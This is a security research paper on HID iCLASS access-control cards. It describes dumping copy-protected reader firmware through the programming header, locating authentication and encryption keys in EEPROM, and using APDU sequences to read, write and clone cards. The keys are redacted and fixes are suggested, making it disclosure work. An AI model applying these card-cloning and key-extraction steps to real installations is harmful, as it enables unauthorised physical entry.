Heart of Darkness - exploring the uncharted backwaters of HID iCLASS™ security

Milosch Meriac, *meriac@OpenPCD.de*

***Abstract*—This paper provides detailed information on *iCLASS™* reader and key security. It explains the security problems found without revealing the extracted secret keys (DES authentication Key and the 3DES data encryption key for *iCLASS™* Standard Security cards).**

The chosen approach of not releasing the encryption and authentication keys gives iCLASS vendors and customers an important headstart to update readers and cards to High Security mode in order to stop attackers from forging, reading and cloning iCLASS Standard Security cards.

This paper also explains, how Standard Security and High Security keys were extracted from a RW400 reader without leaving visible traces.

I. Introduction

Hunters for gold or pursuers of fame,
they all had gone out on that stream,
bearing the sword, and often the torch ...

– Joseph Conrad: Heart of Darkness

Most existing RFID card systems like Mifare Classic[1] and Legic Prime[2] are already well researched. The lack of security found in these systems increased my attention on other undocumented RFID systems.

This year my interest was caught by HID's iCLASS system. The iCLASS protocol is not documented publicly and sales channels for cards, keys, readers and writers seem to be tightly controlled.

After some intitial research I discovered that CP400 programmers for iCLASS cards are not available on sale, but are only available for leasing under tight contracts and high costs. Non-configured, non-programmed iCLASS cards are no longer available from HID - this made me curious enough to order some second hand RW400 writers from Ebay and some cards. Interestingly I was able to buy unprogrammed cards, which allowed me to do some research on the protocol side as well.

Chapter II gives a brief overview of iCLASS Security. The physical reader security is evaluated in chapter III and shows how the lack of attention to CPU data sheets leads to vulnerabilities that result in leaking of firmware images and key material.

This paper is meant as supplementary information to my joint talk *Analyzing a modern cryptographic RFID system* with Henryk Plötz at the 27th Chaos Communication Congress in Berlin, December 2010. Please visit http://openpcd.org/HID_iClass_demystified for updated information.

[1] 24C3 - Mifare Classic, Little security despite obscurity: http://events.ccc.de/congress/2007/Fahrplan/events/2378.en.html

[2] 26C3 - Legic Prime, Obscurity in Depth: http://events.ccc.de/congress/2009/Fahrplan/events/3709.en.html

Detailed suggestions to improve system security can be found in chapter IX.

The protocol security aspects of the iCLASS RFID protocol will be presented separately at the public 27C3 talk and thus will not be duplicated here in this paper.

II. iCLASS Security

Do you want the convenience
of receiving preprogrammed cards
that are ready for use? No problem -
trust HID to manage your keys! -

– N. Cummings, HID: iCLASS Levels of Security

iCLASS cards come in two flavors: "Standard Security" and "High Security". In Standard Security mode the customer buys preprogrammed cards from HID that contain a unique combination of card number and facility ID.

Each individual card is initialized with a diversified key. The reader key is hashed with the card serial number to create a unique key[3].

When a card is presented to a reader, the card ID is read, the card key is diversified and the card authentication process is started based on the diversified per-card key. Every successful card read results in a "beep-n-blink" of the reader and a transmission of the data payload to the backend system.

A. Standard Security

Standard Security mode means that two common secret keys are shared across all HID readers in that Mode. The supplied cards contain a unique combination of a card ID and a per-facility ID. A reader in a Standard Security mode will therefore successfully authenticate all Standard Security iCLASS cards and will send the stored card ID and facility ID, usually in Wiegand format, to the upstream system.

The upstream system decides based on the transmitted data if the card is part of the system and determines the access level.

B. High Security

High Security essentially means, that each system uses a system specific key. This system specific key is already used during authentication phase. As authentication fails when presenting a Standard Security or High Security card from another High Security system, no "beep-n-blink" will occur on the reader.

[3] *iCLASS™* Levels of Security: http://goo.gl/AUWOP

Fig. 1. RW400 reader product sticker

The easiest way to enable High Security mode for an installation is to buy preprogrammed cards through the iCLASS Elite program, where HID maintains site-specific High Security Keys and supplies ID cards and programming cards for switching standard readers to High Security mode.

A very interesting feature of standard readers is that they can be switched to a configuration mode using a special configuration card which can switch the reader to a new key and enables the reader to optionally update all presented cards to the new key. This approach allows key changes on demand and is called key rolling. Standard cards are turned into high security cards that way by swiping them once over a reader in configuration mode.

The security level can be further increased by using an *iCLASS™* Field Programmer, where the 3DES data encryption key can be updated as well. At this level the customer fully controls the key management.

III. Breaking Reader Security

As seen in chapter II-A, the security concept of Standard Security makes it possible to "break a single reader once and enter anywhere". This means that analyzing and reverse engineering any reader will give access to all Standard Security reader and card systems.

As the Standard Security mode currently seems to be the most popular iCLASS system configuration and the configuration cards seem to be protected by the Standard Security mode, it is a very rewarding target for a first attack on the system.

A. Literally breaking into the reader

I bought several RW400 readers as I expected to break multiple readers during the reverse engineering process. The type number of these readers is 6121AKN0000 - which is the oldest model according to HID's numbering scheme.

Cutting open a reader reveals that it is powered by a PIC18F452 [4] micro controller from Microchip.

The suspicious looking and freely accessible 6 pin connector on the back (Fig. 2). is only protected with black isolation tape and turns out to be the PIC ICSP/ICD connector to reflash and debug readers during production.

[4]See PIC18F452 data sheet at http://goo.gl/zILMu




Fig. 2. RW400 programming interface. Pin 1 is top-left.




Fig. 3. Programming interface adapter for PICkit2 to switch Pin 1 with Pin 3.

As can be seen in Table I, the ICSP connector is slightly obfuscated by switching Pin 1 (/MCLR) with Pin 3 (Vpp/MCLR). One dirty hack later (Fig. 3) the PICkit2 ICSP is able to detect the PIC18F452 CPU.

TABLE I
HID ICSP Connector

Pin	Signal
1	Vss
2	Vdd
3	Vpp/MCLR
4	PGD
5	PGC
6	PGM




Fig. 4. PIC18F452 successfully detected - all copy protection and write protection fuses are set ("All Protect") and code+EEPROM reads back all zeros as expected with copy protection set.




Fig. 5. Binary representation of the programming fuses

B. Copy Protection? You're kidding me!

What exactly does the word "protection" mean in "copy protection"? On first sight everything looks nice and shiny - to read from code memory or EEPROM the PICKIT2 and MPLAB software need to erase the full chip to reset the copy protection bits which effectively kills the code and data that is interesting.

> *Tom: Ah, no can do.*
> *Nick: What's that? A place near Katmandu?*
>
> *– Nick the Greek: Lock, Stock and Two Smoking Barrels*

TABLE II
BULK ERASE OPTIONS

Description	Data
Chip Erase	80h
Erase Data EEPROM	81h
Erase Boot Block	83h
Erase Panel 1	88h
Erase Panel 2	89h
Erase Panel 3	8Ah
Erase Panel 4	8Bh

As we don't know the place near Katmandu, let's have a quick look at the PIC18FXX2/XX8 Programming Specification[5]. Especially the Bulk Erase Options section "3.1 High Voltage ICSP Bulk Erase" looks promising (see table II): "Bulk Erase operations will also clear any code protect settings associated with the memory block erased."

It is clearly stated that individual blocks can be erased - resetting the copy protection bits only for these blocks. How about erasing the boot block only and putting in some code to dump the remaining code plus the EEPROM? The only difficulty to master is to send custom commands to the debug interface of the PIC controller.

C. Breaking PIC18FXX2/XX8 Copy Protection

As the PICkit2 programmer system has an unbearable amount of layers, it seems difficult to modify its software stack to transmit the custom ICSP bulk erase and flash commands needed.

A quick solution was to use a FTDI TTL-232R-5V-WE RS-232 cable [6] to emulate a PIC programmer. These cables contain a USB to serial interface connector, but exploit a unique feature of the included FT232R chip: all five cable ends can be freely configured as inputs or outputs. This mode is called Synchronous Bit Bang Mode [7] and allows to accurately simulate the programmer timing.

1) Dumping firmware by overwriting the boot block: Appendix A-A shows an excerpt of the code written in order to erase the boot block without erasing the pages after the boot block. The code flashed to the PIC CPU inside the RW400 reader can be found in appendix B. The code is position independent and can be copied at any location.

Once the dumper code is flashed (Fig. 6) and the CPU rebooted, the reader will light up all red LEDs and transmit the whole code flash content through the integrated UART serial port. After transmission stops, the LEDs switch to green. The same approach is used to dump the data EEPROM.

2) Dumping boot block by overwriting the rest: Dumping the boot loader is equally simple (Fig. 7). By erasing the main blocks 0 to 3 a long row of NOP instructions (NOP means **No OP**eration) can be created. The assumption is that at some point the bootloader will jump to an unknown location in the

[5]PIC18FXX2/XX8 Programming Specification: http://goo.gl/RvM3h
[6]TTL-232R-5V-WE USB to serial cable: http://goo.gl/AmhYD
[7]Application Note AN-232R-01 for the FT232R and FT245R Bit Bang Modes: http://goo.gl/ZPi71




Fig. 6. In the first step EEPROM and FLASH content except of the boot block is dumped via UART.




Fig. 7. In the second step the remaining bootblock is dumped via UART by putting the dumper code at the end of a trampoline of NOP instructions.

flash or simply continue the execution by crossing the 00200h boundary and hit the boot block dumper code at the end.

As the partial firmware of blocks 0 to 3 was already retrieved in the previous step, it can be seen that there is no code at the very end of the flash. Therefore the boot block code won't jump there, and will jump to some place before that memory region - making it the ideal place to flash the dumper code for the EEPROM.

Once the dumper code is flashed to the very end of the FLASH after erasing all blocks after the boot block (Fig. 7) the CPU is rebooted. The reader will again light up all red LEDs and transmit the whole code flash content through the integrated UART serial port. After transmission stops, the LEDs will again switch to green - making the firmware set complete.

3) Putting things together: By using the convenient bin2hex tool[8], the three retrieved individual images (Boot block, main code and EEPROM dump) are converted to IntelHEX format.

By using the initial IntelHEX dump of the copy protected CPU created with PICkit2 (code and EEPROM all zeros) as a base image, the fuse settings are captured. Capturing these fuses is vitally important - especially in respect to the oscillator settings, timers and brown out settings. Using a text editor the boot block, main code and EEPROM dump can be easily integrated into this base image of the iCLASS reader and thus unified.

The unified image can now be loaded back into PICkit2 where the copy protection, write protection and watchdog fuses are disabled and Debug Mode is enabled. This modified hex file can now be saved as the basis for further steps and the two readers which were sacrificed during the code extraction process can be re-flashed with this firmware image to make them usable again.

D. The Wonders of In Circuit Debugging


The complete firmware image created in the previous section brings full control over the reader and thus provides the possibility to revert it to the captured status at any time - even with changed reader keys. As all fuse settings can be modified now at will, the next natural step is enabling in-circuit debugging to understand the design better.

The MPLAB [9] IDE proves to be a very handy tool for further research as it allows to stop the RW400 iCLASS reader CPU at any time, and highlights the changes in all memories (RAM, FLASH and EEEPROM) since the last run. MPLAB also allows single-stepping, debugging and dumping of the EEPROM and FLASH content on the fly.

E. Identifying the location of Standard Security Keys

The keys can be spotted easily (Fig. 8) in the 256 byte small EEPROM dump as only 4 blocks of random data are visible there. As reader memory access is now fully controlled, single bytes can be easily changed quickly in-place with the PICkit2 programmer [10] software.

[8]Python library for IntelHEX files manipulations from Alexander Belchenko: http://www.bialix.com/intelhex/
[9]MPLAB Integrated Development Environment - http://goo.gl/Nrbda
[10]PICkit 2 Programmer: http://goo.gl/SDu79



00	69	43	4C	02	00	00	00	07
08	6E	FD	46	EF	CB	B3	C8	75
10	FF	0F	33	55	00	F0	CC	55
18	00	0F	33	55	00	07	19	88
20	00	00	00	00	00	00	00	00
28	00	00	00	00	00	00	00	00
30	00	00	00	00	00	00	00	00
38	FF	FF	FF	FF	FF	FF	FF	FF
40	FF	FF	FF	FF	FF	FF	FF	FF
48	FF	FF	FF	FF	FF	FF	FF	FF
50	FF	FF	FF	FF	FF	FF	FF	FF
58	FF	FF	FF	FF	FF	FF	FF	FF
60	FF	FF	FF	FF	FF	FF	FF	FF
68	FF	FF	FF	FF	FF	FF	FF	FF
70	FF	FF	FF	FF	FF	FF	FF	FF
78	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
80	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
88	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
90	01	C0	96	C3	01	00	A5	C2
98	FF	FF	FF	FF	FF	FF	FF	FF
A0	07	50	28	19	00	AA	60	A0
A8	9F	00	88	01	00	0D	00	00
B0	42	1E	01	00	00	00	00	00
B8	00	00	00	00	00	00	00	00
C0	20	21	22	33	00	00	00	00
C8	44	17	21	17	32	17	32	12
D0	FF	FE	FF	FF	63	63	E0	12
D8	01	03	11	1B	00	0E	C5	3F
E0	FF	FF	FF	FF	FF	FF	FF	FF
E8	FF	FF	FF	FF	FF	FF	FF	FF
F0	FF	FF	FF	FF	FF	FF	FF	FF
F8	FF	FF	FF	FF	FF	FF	FF	FF

Fig. 8. The configuration EEPROM dump as created with PICkit2 - the 16 byte 3DES data encryption key and the 8 byte authentication key are grayed out to protect existing customers Standard Security Installations.

When changing single bytes inside the authentication key, cards won't authenticate any more. If bytes inside the 3DES encryption key are changed, the cards still authenticate and keep transmitting Wiegand packets - but the transmitted packets will be randomly garbled. Using this approach I was able to narrow down the key offsets quickly.

The fact that the 8th byte of each key block can be canged without affecting the authentication and encryption means that raw DES/3DES keys with parity bytes for each block are beeing used. To use these keys with a standard reader, the keys need to be reverse-permuted. The reason is that keys entered in the fronted will be permuted and CRC protected before transmission to improve the protocol reliability.

Fig. 9. OMNIKEY 5321 Desktop RFID Writer with iCLASS™ card support.

F. *Reversing key permutation to get original keys*

In appendix C the source code for a command line script can be found which is able to forward- and reverse-permutate keys.

The permutation is explained in detail in "iCLASS™ Serial Protocol Interface" [11]. Key permutation can be done manually by writing all bytes in binary representation in a single column to create a 8x8 bit matrix. Rotating the matrix by 90° results in the permutated version of the key. To finalize the permutation the 8th byte of each 8 byte block is replaced by the XOR of the first 7 bytes followed by a final XOR with 0xFF.

IV. Breaking iCLASS Standard Security cards

To apply the reverse-permuted keys that were retrieved in the previous section III-F, a RFID writer needs to be chosen. This decision turns out to be very simple as HID OMNIKEY provides publicly available multiprotocol RFID Writers with *iCLASS™* support since ages and supports these writers with free SDKs and convenient APIs with good documentation[12]. The only thing missing so far were the encryption keys to enable these readers to read and write iCLASS™ Standard Security cards. As this limitation could be resolved easily in the previous section by extracting the Standard Security keys this presents no limitation any more.

A. *Finding an iCLASS™ compatible RFID writer*

The RFID writer Models 5321 (Fig. 9) and 6321 with *iCLASS™* protocol support can be cheaply obtained in all good computer hardware stores.

[11] iCLASS™ Serial Protocol Interface: http://www.brucenbrian.com/korea/download/iclass_serial_protocol.pdf

[12] OMNIKEY Contactless Smart Card Readers Developer Guide: http://goo.gl/Itpqf




Fig. 10. ContactlessDemoVC.exe demo application from the OMNIKEY Synchronous API SDK - shows the succesful read of data from inside the protected HID Access Control Application.

To access iCLASS cards, the "OMNIKEY Synchronous API for Windows" [13] needs to be installed additionally to the device driver software.

B. Let's talk APDUs, Baby

For starters, the application ContactlessDemoVC.exe in the Synchronous API SDK provides simple means to communicate with the x321 RFID writer (Fig. 10).

Let us have a quick look on how the APDU[14] communication using ContactlessDemoVC looks like (Table III). Each APDU request/reply-pair is seperated by a double line. The crossed-out authentication key is the reverse permuted eight byte authentication key from Fig. 8 at offset 0x88. It not only allows full read authentication to the secured HID Access Control Application, but also enables write access to this area (block 9 in this example).

C. Writing the HID Access Control Application

As can be seen in table III, write acess to the protected HID Access Control Application is possible - contrary to the following statement in the "Contactless Smart Card Reader Developer Guide":

"Note: OMNIKEY Contactless Smart Card readers does not allow WRITE access to the HID application (1st application on page 0). For READ access to the HID application, secured communication (available for firmware version 5.00 and greater) is mandatory."

The idea behind the secure communication mode to OMNIKEY readers is that HID delivers these readers with the authentication key installed. By establishing the secured communication with the reader the HID Access Control Application can be read - presumably to allow applications like signing on to computers by using an *iCLASS™* employee card credential.

[13] OMNIKEY Synchronous API for Windows: http://goo.gl/uH71V

[14] APDU: Application Protocol Data Units as defined in the OMNIKEY Contactless Smart Card Readers Developer Guide (http://goo.gl/Itpqf)

TABLE III
READING AND WRITING THE PROTECTED HID ACCESS CONTROL APPLICATION

select card	80A60000
9000	success
load key	808200F008XXXXXXXXXXXXXXXX
9000	success
authenticate	808800F0
9000	success
read block 6	80B0000600
030303030003E0179000	block 6 + success
read block 7	80B0000700
BC8793E20AF06F339000	block 7 + success
read block 8	80B0000800
2AD4C8211F9968719000	block 8 + success
read block 9	80B0000900
2AD4C8211F9968719000	block 9 + success
write block 9	80D60009080102030405060708
9000	success
read block 9	80B0000900
01020304050607089000	block 9 + success

The authentication for secure mode communication between reader and card is done both-ways using the 16 byte 3DES keys K_{CUR} (Custom Read Key) and K_{CUW} (Custom Write Key). One needs to sign a NDA with HID to receive these two keys from HID. The control of these keys by HID limits the group of people with read access to the HID Access Control Application.

As HID probably never planned to reveal these access keys to customers and write support would be a serious threat to Standard Security cards (as explained later in chapter V), it's only natural to filter out write requests when using the pre-installed authentication key. On the opposite it is only natural that user-uploaded keys give full write support to the card.

Give a big hand to HID OMNIKEY for providing us with such a well designed, nice looking and widely available attack toolkit for copying *iCLASS™* cards.

V. COPYING ICLASS CARDS

— he cried out twice,
a cry that was no more than a breath —
'The horror! The horror!'

– Joseph Conrad: Heart of Darkness

One of the biggest *don't*s in card security is to design a card security system which allows copying cards without forcing the attacker to use a card emulator. Out of no apparent reason this implementation flaw exists for HIDs iCLASS cards: Knowing the authentication key results in beeing able to copy the cards - decrypting 3DES encrypted content is not necessary for that.

As the the Standard Security keys were extracted successfully in the previous steps and write access is possible, copying of cards is simple and can be done without using special software - just by using ContactlessDemoVC.exe APDUs to copy blocks 5 to 9 and optionally block 2 (the purse counter, can be potentially used for detecting card duplicates - is used in authentication at least).

A simple test can be done copying the previously mentioned block 2 and blocks 5-9 to a second card. The identical Wiegand outputs after swiping both cards prove that cards both appear identical to the backend system:

```
stty parenb cs8 --file=/dev/ttyUSB0 57600
cat /dev/ttyUSB0 | xxd -g1 -c18
```

VI. Decrypting and Modifying the Access Control Application

Unluckily I am not Bruce Schneier[15] and I can't decrypt 3DES-encrypted data using mental arithmetic. As a mere mortal I have to use a tool to decrypt the 3DES encrypted content of the HID Access Control Application.

In Fig. 11 you can see two instances of the CopyClass application I wrote. The first picture shows the encrypted card and the second one the decrypted card. The Access Control Application can be seen in block 6 to 9. Block 7 is the block that is sent out via Wiegand protocol after swiping the card.

You can clearly see in the CopyClass screen shot (Fig. 11) that HID committed another big *don't* by encrypting the data block independent of the block number - they use 3DES in ECB[16] mode.

Using ECB mode in this context is unforgivable as it allows attackers not only to swap encrypted blocks freely on the card and thus enables to modify the card without knowing the data encryption keys - but it allows to get an idea of the card structure as well. The effect of this implementation flaw can be nicely seen in block 08 and 09, where it can be guessed that both encrypted block contents are identical and probably zero.

HID committed additionally to the unforgivable ECB mode flaw a genuine death sin. They failed to encrypt the contained data block depending on the card hardware UID. This allows an attacker to freely copy 3DES-encrypted blocks from one card to another card position-independently and without the attacker knowing the 3DES data key or understanding the data content.

This simple attack could have been easily avoided by XOR'ing the data with the block number and the card hardware UID before encrypting the data with 3DES. This process can be reversed as the reader knows the UID and block number it's reading from and can thus retrieve the original data by XOR'ing block number and UID after decryption.

This is important as encrypted stored data blocks of the HID access control application are transmitted in clear text over the air and can be collected using passive sniffing - even without knowledge of the authentication key.

[15]Bruce Schneier: Applied Cryptography (ISBN 0-471-12845-7). This is the **best** book you can get on Cryptography and very enjoyable to read, even for non-mathematicians. While you are at it - subscribe to his blog http://www.schneier.com/

[16]Electronic codebook - http://goo.gl/2FUEu




Fig. 11. CopyClass Tool v0.1 - encrypted & decrypted card content

To finally round up things HID made "Man In The Middle" attacks over the RF interface possible which effectively allows to elevate card privileges by using priviledged cards and replacing the read blocks on the fly by sniffed blocks of a higher priviledged card. For this attack no knowledge of the authentication key is needed.

You can hear more of these fascinating RF protocol issues at the joint talk[17] with Henryk Plötz during 27C3 in Berlin.

VII. Configuration Card Standard Security Reader Madness

A very interesting concept of the reader is to accept configuration cards to trigger actions like switching to the reader to high security mode. Luckily I was able to obtain such a configuration card (see table IV). Swiping the configuration card in front of a Standard Security reader switches the reader to high security mode using the red highlighted 8 byte key that was generated from a 16 byte key. For every standard security card presented to the reader, the card key is changed to the High Security key as stored in the configuration card. All such card authenticate nicely in future against this reader.

[17]Analyzing a modern cryptographic RFID system: HID iCLASS demystified- http://goo.gl/YUdKY

TABLE IV
CONFIGURATION CARD CONTENT

Block	Encrypted	Decrypted
00	4D 13 D1 00 F7 FF 12 E0	
01	1F FF FF FF 7F 1F FF 3C	
02	FC FF FF FF FF FF FF FF	
03	FF FF FF FF FF FF FF FF	
04	FF FF FF FF FF FF FF FF	
05	FF FF FF FF FF FF FF FF	
06	0C 00 00 01 00 00 BF 18	
07	BF 01 FF FF FF FF FF FF	
08	FF FF FF FF FF FF FF FF	
09	FF FF FF FF FF FF FF FF	
0A	FF FF FF FF FF FF FF FF	
0B	FF FF FF FF FF FF FF FF	
0C	FF FF FF FF FF FF FF FF	
0D	C0 43 54 1E 77 14 FB DF	10 AC 40 BF 3F B5 9F 6E
0E	2E DE 81 0F 09 FD AE 12	7A 24 C5 33 68 FF 89 2E
0F	30 D4 BB 04 0B 5B 42 AA	61 31 4A D4 65 15 12 63
10	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
11	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
12	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
13	03 00 00 00 00 00 00 1C	
